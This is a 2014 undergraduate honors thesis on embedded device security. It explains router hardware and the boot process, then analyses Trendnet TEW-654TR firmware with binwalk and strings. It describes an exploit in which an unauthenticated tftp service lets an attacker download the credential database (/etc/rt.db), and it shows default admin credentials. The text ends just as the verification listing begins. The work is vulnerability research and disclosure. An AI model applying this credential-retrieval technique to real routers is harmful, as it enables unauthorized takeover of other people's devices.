

# Security Analysis of Embedded File Systems

By: Justin Courville

## Abstract

Embedded devices provide people with an unparalleled level of integration between technology and everyday life. Given the proliferation of these devices, a key question is how secure are these devices that store highly personal information. In this paper I explore the generic structure of embedded devices and conduct vulnerability research. Using the Linux command line and a basic set of tools I demonstrate the process of static file system analysis to find and exploit vulnerabilities in the Trendnet TEW-654TR router.

## Signature Page

This thesis for honors recognition has been approved for the

Department of Computer Science.



Director

3/27/2014


Date



Reader

3/26/2014

Date



Reader

3/27/2014

Date

<b>ABSTRACT .....</b>	<b>1</b>
<b>SIGNATURE PAGE .....</b>	<b>2</b>
<b>I. INTRODUCTION .....</b>	<b>4</b>
1.1 CURRENT PROBLEMS .....	4
<b>II. EMBEDDED DEVICE OVERVIEW .....</b>	<b>5</b>
<b>III. ANATOMY OF AN EMBEDDED DEVICE .....</b>	<b>5</b>
3.1 FLASH MEMORY .....	6
3.2 MAIN MEMORY .....	6
3.3 PROCESSOR.....	7
3.4 BOARD SPECIFIC DEVICES .....	7
<b>IV. MEMORY CONSIDERATIONS .....</b>	<b>7</b>
<b>V. PROCEDURAL ANALYSIS OF THE BOOT PROCESS.....</b>	<b>8</b>
5.1 OVERVIEW .....	8
5.2 BOOTLOADER.....	9
5.2.1 CPU and Memory Initialization.....	9
5.2.2 Board Specific Initialization .....	9
5.2.3 Transfer of Control.....	9
5.3 KERNEL INITIALIZATION .....	9
5.3.1 Root File System .....	10
5.4 USER SPACE INITIALIZATION .....	10
<b>VI. STATIC VULNERABILITY ANALYSIS.....</b>	<b>12</b>
6.1 FIRMWARE ANALYSIS.....	13
6.2 FILE SYSTEM ANALYSIS .....	15
6.3 FILE SYSTEM ANALYSIS – AUTHENTICATION MECHANISM .....	18
6.4 FORMING THE EXPLOIT.....	20
6.5 VERIFYING THE EXPLOIT .....	20
<b>VII. CLOSING THOUGHTS.....</b>	<b>21</b>
PROPOSED SOLUTION .....	21
<b>APPENDIX A - WORKS CITED .....</b>	<b>23</b>
<b>APPENDIX B – FULL COMMAND OUTPUT .....</b>	<b>25</b>
LISTING 1.....	25
LISTING 2.....	25
LISTING 3.....	28
LISTING 4.....	28
LISTING 7.....	30
LISTING 8.....	31
LISTING 9.....	35

## **I. Introduction**

Embedded devices are becoming more integrated into daily life, both in the workplace and home. These embedded devices (or small computing platforms) aim to automate everyday chores and improve productivity in the workplace. However, the consequences of this paradigm shift can be substantial. The opportunity to lose personal data could be very high if these devices are not secured properly. These devices are susceptible to a range of known vulnerabilities. Making matters worse, when the devices are deployed they are often never updated, even when vulnerabilities are later detected [1]. Thus, it is imperative to put more focus into embedded device security as the devices become more prevalent in daily life.

### **1.1 Current Problems**

Embedded devices pose a number of problems: they are riddled with vulnerabilities, lack an automatic patch mechanism, and generally contain software that is four or five years older than the device itself. Making matters worse, these devices are rarely secured by the consumer. Researchers at Columbia University have identified over 540,000 publicly accessible embedded devices, which are configured with the factory default passwords [2]. These insecure devices account for 13% of all discoverable embedded devices on the Internet.

To truly understand the problem at hand, the embedded device market must be considered. The global market for embedded devices is approximately 220 billion US dollars, with an annual growth of nine percent [3]. This growth is largely contributed to the rapid expansion of the automated-home device market. In this competitive market manufacturers of the embedded devices generally differentiate themselves from each other with software features [4]. These manufacturers typically put a version of the Linux operating system onto the device and include a collection of other open-source and proprietary components. This is done to reduce cost and decrease the engineering time before shipping the product. The issue with this process is that no one entity has any incentive to patch the software once the product has shipped.

Hackers are starting to take notice of these easy-to-exploit devices. For example, In Brazil 4.5 million DSL routers were compromised with the intent to commit financial fraud [5]. Additionally, hackers have demonstrated it is possible to shut down diabetes monitoring devices wirelessly [6]. This exploit is worsened by the fact that the user has no interface to interact with to shut a malfunctioning device off.

Considering an average home router that is connected to the Internet 24/7, it is important to recognize that all of an individual's information passes through the device, this includes financial, identity, and health information. Given the relative lack of security emphasis placed on these devices the potential for personal damage is increasing at an alarming rate. Thus it is imperative to bring attention to this growing risk and encourage manufacturers to increase the amount of security in embedded devices.


## **II. Embedded Device Overview**

An embedded device is a computer system that is contained in a single package and is designed for one target application or group of related target applications [1]. The size of the device is dependent on the target application, and thus can vary between devices. For example, smart watches, worn by users, have size and shape constraints that follow from the user wearing it as a watch. Mobile phones are less constrained in size and shape due to the design to fit in pockets. Furthermore, embedded devices are not like general computing platforms; they are resource limited and in some cases have no user interface, such as the diabetes-monitoring device mentioned previously.

For the devices that do have user interfaces, the most common operating system is Linux [7]. Linux is popular because it supports a wide variety of hardware devices and, more importantly, is open source, which means it is free to distribute on an unlimited number of devices. Thus, it makes sense why manufacturers are choosing Linux for their platform.

## **III. Anatomy of an Embedded Device**

Generally speaking, an embedded device is comprised of four main components: flash memory, main memory, processor, and board-specific devices. (See Figure 1.)



**Figure 1** Hardware of an embedded device [7]

### 3.1 Flash Memory

Flash memory is used for nonvolatile data storage, which means that when there is no power to the device the data is still stored in this memory. Flash memory chips are fairly rugged when compared to a traditional hard drive. These chips have no moving parts.

Flash memory is broken up into fairly large blocks. When writing to these blocks they must be written to as a whole. If a program wishes to change one bit, the program must erase the entire block and rewrite it. Due to this design the input/output speed is severely impeded.

### 3.2 Main Memory

Main memory is typically referred to as synchronous dynamic random access memory (SDRAM). This type of memory is volatile and much faster in comparison to flash memory. Furthermore, the processor is able to work directly with data stored here. However, since the memory is volatile, when the device is powered off; this memory space is erased.

### 3.3 Processor

The processor, or central processing unit (CPU), is the brain of the device and performs all of the core instructions for computing. Often, embedded processors contain integrated peripherals for device specific functionality. These integrated peripherals are known as systems on chip (SOC). An example of an SOC would be integrated support for serial interfaces or Ethernet controllers.


### 3.4 Board specific devices

Board specific devices are hardware controllers that are specific to the device's functionality. For example, a wireless router would have Ethernet controllers and wireless radios built into it. In contrast, a mobile phone would have an accelerometer and camera built in. These devices are dependent on the specific design functionality.

## IV. Memory Considerations

With an understanding of the physical layout of a device, it is helpful to understand the logical memory layout. Typically an embedded device will view and manage system memory as if it were a single, large address space. However, on the board this address space spans flash memory, main memory, and hardware peripherals.

Logically, the flash memory is organized at the top of the memory space, and the SDRAM begins at the bottom. Unused address ranges between the two are generally used to address the hardware peripherals onboard. (See Figure 2.)



**Figure 2** Memory organization [7]

Next, consider how the CPU interacts with data stored in memory. The CPU can access this data because of a special chip known as the memory management unit (MMU). This complex chip is built into the

CPU and performs a highly specialized job. The MMU allows the device's operating system to manage the memory space and allocate memory resources to processes. The chip manages this process by allowing the operating system to control which process has rights to the memory.


## V. Procedural Analysis of the Boot Process

With an understanding of the hardware of an embedded device, it is now possible to analyze the boot process. This analysis will provide an overall understanding of the abstraction layers present in a device and will ultimately reveal methods of attack.

### 5.1 Overview

The boot process contains three major stages of initialization: bootloader, kernel, and user space. The software components involved in the boot process are the bootloader program, kernel image, and root file system.

When power is supplied to the device the bootloader is the first program to run. The bootloader finds the device's kernel in flash memory and loads it into main memory. Then the bootloader passes control over to the kernel. The kernel finds and mounts the root file system that contains all the applications that the device can run. Finally, the *init* process is executed. This process begins executing all the user space programs that the device will run. (See Figure 3.)



**Figure 3** Overview of boot process

## **5.2 Bootloader**

The bootloader is responsible for configuring the hardware and loading the operating system into memory. The boot-loading process is broken down into three distinct steps: CPU and memory initialization, board specific initialization, and transfer of control.

### **5.2.1 CPU and Memory Initialization**

When the CPU first receives power, it will begin fetching instructions. The location of these initial instructions is known as the start vector. Generally this start vector will contain the starting instruction sequence or a pointer to the sequence [1]. Moreover, the start vector is located on a fixed location on the CPU itself. After fetching the starting instruction sequence, the CPU will begin to initialize the onboard controllers for the SDRAM and flash memory.

### **5.2.2 Board Specific Initialization**

The next stage of initializations is carried out on board specific devices. The CPU will continue the starting instruction sequence and enable the devices that are specific to it, such as Ethernet controllers and wireless radios.

### **5.2.3 Transfer of Control**

Lastly, the bootloader will find the kernel image and load it into SDRAM. The kernel is generally compressed and stored in flash memory to save on memory space. Furthermore, this method saves on input/output time because the kernel is smaller when compressed, thus, it takes less time to load it into SDRAM. Once the compressed kernel is in SDRAM the decompression routine is much faster because main memory is quicker than flash memory. Finally, with the kernel decompressed and loaded into main memory, the bootloader relinquishes control of all system resources and the kernel takes over.

## **5.3 Kernel Initialization**

The kernel is the most integral part of the embedded device's operating system. The kernel is the one program running at all times and manages access to all system resources. Furthermore, the kernel provides allocates resources to processes and in doing so adds a layer of security so the processes cannot hog resources and crash the system.

At this point the kernel has control of the CPU and is running in what is known as privileged mode. In this privileged mode, the kernel has full access to all of the hardware resources. The kernel's first job is to check for valid CPU and hardware architecture; it then enables the processor's memory management unit (MMU). It is important for the kernel to enable the MMU because it will be providing access and security to memory for processes that request it.

After the kernel has enabled and verified the hardware, it will locate the root file system in flash storage and move it to main memory (SDRAM). Once the compressed file system is loaded into main memory the kernel will decompress and mount it. Mounting is necessary in order to access the data stored in the file system.


### **5.3.1 Root File System**

The file system contains the applications, system libraries, and all other software resources that make up the Linux file system. In most cases where Linux is being used, the file system will adhere to the File System Hierarchy Standards (FHS). The FHS defines what types of files are stored in specific folders. For example, the *"/bin"* folder, located in the root directory, should contain binary executable files that are usable by all the users on the system. This standardization provides general knowledge of the overall structure of the file system.

After the kernel has mounted the root file system it will execute the *init* process. This process begins the user space initialization and is the start of the embedded device's normal mode of operation.


### **5.4 User Space Initialization**

The *init* process is the parent responsible for all user space processes running in a Linux environment. When *init* is run, it is the beginning of the execution state known as user mode. Prior to this point the kernel was running in privileged mode, which meant it had access to all the hardware resources. In user mode if a process needs a system resource, it must make a system call and ask the kernel for access [8]. This provides a security mechanism since all processes running in user mode cannot use the system resources as they wish. (See Figure 4.)



**Figure 2** User mode and Kernel mode [9]


When Linux runs a program it is attached to what is known as a process. This process is an instance of a program that is being executed by the CPU. Processes have parent-child relationships, so one process can spawn multiple child processes. Thus, the *init* process is the parent of all user processes on the embedded device. The *init* process will generally execute what are known as “*runlevel*” scripts that are used for system configuration and starting initial programs. (See Figure 5.)



**Figure 5** *init* process [10]

## VI. Static Vulnerability Analysis


Generally devices like commercial routers have the ability to upgrade software, although not automatically. This update occurs when the user downloads an update file (known as the firmware) from the manufacturer's website and then, using the device's management interface, uploads the file to the device. The device then reads the file and overwrites its firmware in flash memory. Moreover, the firmware file will have a basic structure composed of three parts, the bootloader information, kernel, and root file system. These three parts will be consolidated into a single file. (See Figure 6.)



**Figure 6** Firmware file

A basic understanding of an embedded device's hardware and boot process supports the analysis of vulnerabilities. The target device is the Trendnet TEW-654TR router [11]. This router is intended for travel and boasts many features. According to the Trendnet website the router supports "Router", "Access Point" and "AP Client" modes. The router features Network Address Translation (NAT) and Stateful Packet Inspection (SPI), to protect against Internet attacks. Lastly, the router also includes, "Easy Web browser remote management". This web browser function is interesting because it implies there is an application that can configure the system from the web.

It is now possible to begin constructing an interaction model for the router. This model illustrates the interaction vectors that describe the channels that are known and available on the device that the user can interact with, which happens to be through the web management interface (port 80 via HTTP). (See Figure 7.)



**Figure 7** User Interaction Model

## 6.1 Firmware Analysis

The first step in the analysis is to verify that the firmware file contains a Linux file system. To verify the operating system the file will first be checked for its type. Next, the *strings* command will be used to reveal the legible strings present in the file.

After downloading the update file from Trendnet's website, one can perform simple analysis by using the Linux *file* command (See Listing 1).

```
justin@arch:~/downloads/TEW-654TR(110B23)$ file TEW-654TRA1_FW110B23.bin
TEW-654TRA1_FW110B23.bin: data
```

**Listing 1**

The *file* command is used to classify files by means of tests including file system tests, magic number tests, and language tests [12].

The output from the *file* command indicates that that the image is data and not a compressed archive. The next step is to use the Linux *strings* command to dump any and all plaintext that is stored in the file (See Listing 2).

```

justin@arch:~/downloads/TEW-654TR(110B23)$ strings -n 10 TEW-
654TRA1_FW110B23.bin

RT3052-AP-TEW654TR-3
Linux Kernel Image
&qum'*a"!P

```

**Listing 2**

Located in the output one can see reference to “*Linux Kernel Image*”. Therefore, there is a good chance that the kernel and root file system can be extracted from the firmware because the kernel image and file system are generally labeled with an offset so they can be used by the device’s bootloader.


The next step is to use a program known as Binwalk [13], which is intended to identify and extract embedded device firmware. This program is run from a local machine on the static firmware file downloaded from Trendnet’s website (See Listing 3.)

DECIMAL	HEX	DESCRIPTION
64	0x40	uImage header, header size: 64 bytes, header CRC: 0xE956728, created: Wed Oct 23 01:21:04 2013, image size: 883119 bytes, Data Address: 0x80000000, Entry Point: 0x80282000, data CRC: 0xC5CC1159, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
128	0x80	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2746476 bytes
917568	0xE0040	Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2793535 bytes, 370 inodes, blocksize: 65536 bytes, created: Wed Oct 23 01:21:11 2013

**Listing 3**

Analyzing the firmware with Binwalk reveals the location of the kernel, root file system, and the compression algorithms used. The kernel and root file system are compressed with the LZMA compression algorithm. Several uImage headers are detected in the file, meaning that the bootloader being used by the router is U-Boot [14]. The headers are used to mark the kernel image, which immediately follows the headers. The kernel image is located at the hex offset 0x80000000, and is 2,746,476 bytes when uncompressed. Furthermore, the file system is located at hex offset 0xE0040000, and is

2,793,535 bytes. Therefore, the firmware file can be modeled with the detected offsets. (See Figure 8.)



**Figure 8** Firmware file with offsets

With the location, compression algorithm, and file system type known, it is now possible to extract the file system from the firmware file using Binwalk. (See Listing 4.)

```
Scan Time:      2014-01-11 14:26:57
Signatures:    212
Target File:   _TEW-654TRA1_FW110B23.bin.extracted/80
MD5 Checksum: 40b6dbb2a715c3835c2a939779e4722b
```

DECIMAL	HEX	DESCRIPTION
2207804	0x21B03C	Linux kernel version "2.6.21 (root@builder-server) (gcc version 3.4.2) #486 Wed Oct 23 15:17:51 CST 2013"

**Listing 4**

## 6.2 File System Analysis

With the file system extracted, it is now possible to examine the programs and scripts that are present on the device. The obvious choice to begin looking for vulnerabilities is folders that contain startup scripts. These scripts are run when the *init*

process is launched, and they provide system configuration details that can help expand the interaction model.

Browsing to the root folder and examining the contents of the directory reveals fourteen folders. (See Listing 5.)

```
bin  dev  etc  lib  linuxrc  lost+found  mnt  proc  root  sbin  tmp  usr
var  www
```

### Listing 5

Referring back to the File System Hierarchy Standard, it is possible to anticipate the types of files located in each directory. (See Figure 9.)

<i>Directory</i>	<i>Contents</i>
bin	Binary executables,
dev	Device files for all devices
etc	Local system configuration files
lib	System libraries
linuxrc	Startup executables
lost+found	Trash
mnt	Mount folder for usb devices
proc	Present process and other system configuration files
root	Root user directory
sbin	Binary executable for superuser
tmp	Temporary files
usr	User files
var	Variable files such as system logs and temporary configuration files
www	Html and web enabled scripts

**Figure 9** Folder Contents [15]

Referring back to the boot sequence it is known that the *init* process starts the user space initialization. When the *init* process runs it will execute configuration scripts for the system. Examining the configuration scripts in the “*/etc*” folder will help further illustrate the devices startup behavior.

Located in the “*/etc/rc.d/*” folder, is a script called “*rcS*”. These scripts generally control services. The contents of the script should yield some information about initial configuration. (See Listing 6.)

The comments in the script indicate that it is run on system startup. The script creates temporary directories, runs a program called “*system\_manager*”, starts the tftpd daemon, and then inserts a kernel module.


```
#!/bin/ash
# This script runs when init it run during the boot process.
# Mounts everything in the fstab
mount -a
mount -o remount +w /
# Mount the RAM filesystem to /tmp
mount -t tmpfs tmpfs /tmp
# copy all files in the mnt folder to the etc folder
cp -a /mnt/* /etc
mkdir -p /var/etc
mkdir -p /var/firm
mkdir -p /var/log
mkdir -p /var/misc
mkdir -p /var/run
mkdir -p /var/sbin
mkdir -p /var/tmp
mkdir -p /tmp/var
cp -f /etc/udhcpd.conf /var/etc/
cp -f /etc/udhcpd.leases /var/misc/
#Add link for resolv.conf
#ln -sf /var/etc/resolv.conf /etc/resolv.conf
# Load configure file from Flash
/bin/echo "Init System..."
system_manager &
# Start tftpd
/bin/echo "Start Tftpd..."
tftpd &

#insert cc_dev module for reset packet counter
insmod /lib/modules/cc_dev.ko
```

### Listing 6

The script provides more insight into the device’s startup process. The script starts the Trivial File Transport Protocol (tftp) service at boot time. This service, like the name suggests, does not provide authentication for uploading and downloading files from the

device. Therefore it is now revealed that one can interact with the device through tftp. (See Figure 10.)



**Figure 10** User Interaction Model Updated

Furthermore, the web interface for the router does not provide any mechanism to disable the service. The user has no way of turning this service off, and more than likely s/he does not know it is running. Taking this into account, this service can be viewed as an attack vector. This vector is a channel that an attacker could potentially exploit to gain unauthorized access to the router.

### 6.3 File System Analysis – Authentication Mechanism

With the tftp attack vector in mind, the next step is to find and understand the mechanism that allows a user to password protect the web management interface. When a user browses to the router's IP address to configure the settings he can change the user name and password for the device. This authentication mechanism implies the router must be able to persistently store these changes; otherwise a user could never change the default username and password.

Returning back to the “rcS” script, the “*system\_manager*” program is run at boot time. Examining this executable is the next step. (See Listing 7.)

```

/etc/default_rt.db
/etc/rt.db
/etc/default_ap.db
/etc/ap.db
/etc/default_apc.db
/etc/apc.db
ln -sf /var/etc/resolv.conf /etc/resolv.conf
/etc/scripts/config-vlan.sh 2 0
tar -zxf /etc/www.tgz
rm -f /etc/www.tgz
cp /www/ap/* /www
cp /www/apc/* /www
cp /www/rt/* /www
rm -rf /www/ap

```

### Listing 7

The “*system\_manager*” makes reference to the files “rt.db”, “ap.db”, and “apc.db”. These files are interesting because the extension is generally associated with SQLite databases. Furthermore, it seems that each one corresponds to each of the different modes the router supports: router, access point, and access point client. Therefore, the next step is to evaluate the databases to find any sort of authentication information.

Trying to open the database files with SQLite produces an error stating, the “file is encrypted or is not a database”. Since SQLite stores the database as a large text file, we can run a string analysis on the file to bypass this restriction. After running the *strings* command, the database can be viewed in plain text. (See Listing 8.)

```

CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '', "user_pwd" VARCHAR
DEFAULT '', "level" CHAR DEFAULT '')
useruser0
adminadmin1
!22010-05-05
192.168.10.1255.255.255.0TEW-654TR1
1192.168.10.101192.168.10.199'`
/000:00:00:00:00:00

```

### Listing 8


The output reveals a database table for the usernames, passwords, and access-levels. Additionally, the output includes two default users and the corresponding passwords.

## 6.4 Forming the Exploit

Reviewing what is known up to this point, we can begin to construct an attack. When the router is started, it executes the tftp service. So when a user changes the default username and password for access to the router, this authentication data is stored in the database file, “/etc/rt.db” (assuming the device is in router mode). Thus, to gain access to the management interface, an attacker has to simply connect to the router through tftp and request the “/etc/rt.db” file to download the current database. The attacker now has access to the current username and password to access the management interface for the router.

## 6.5 Verifying the Exploit

To verify the exploit we will connect to the router that has an IP address of *192.168.10.1*. Then, from the command line we connect to the router using *tftp* and request the “/etc/rt.db” file. (See Figure 11.)

A terminal window titled "tftp 192.168.10.1 -- tftp" with a sub-window titled "tftp". The terminal shows the following commands and output:

```
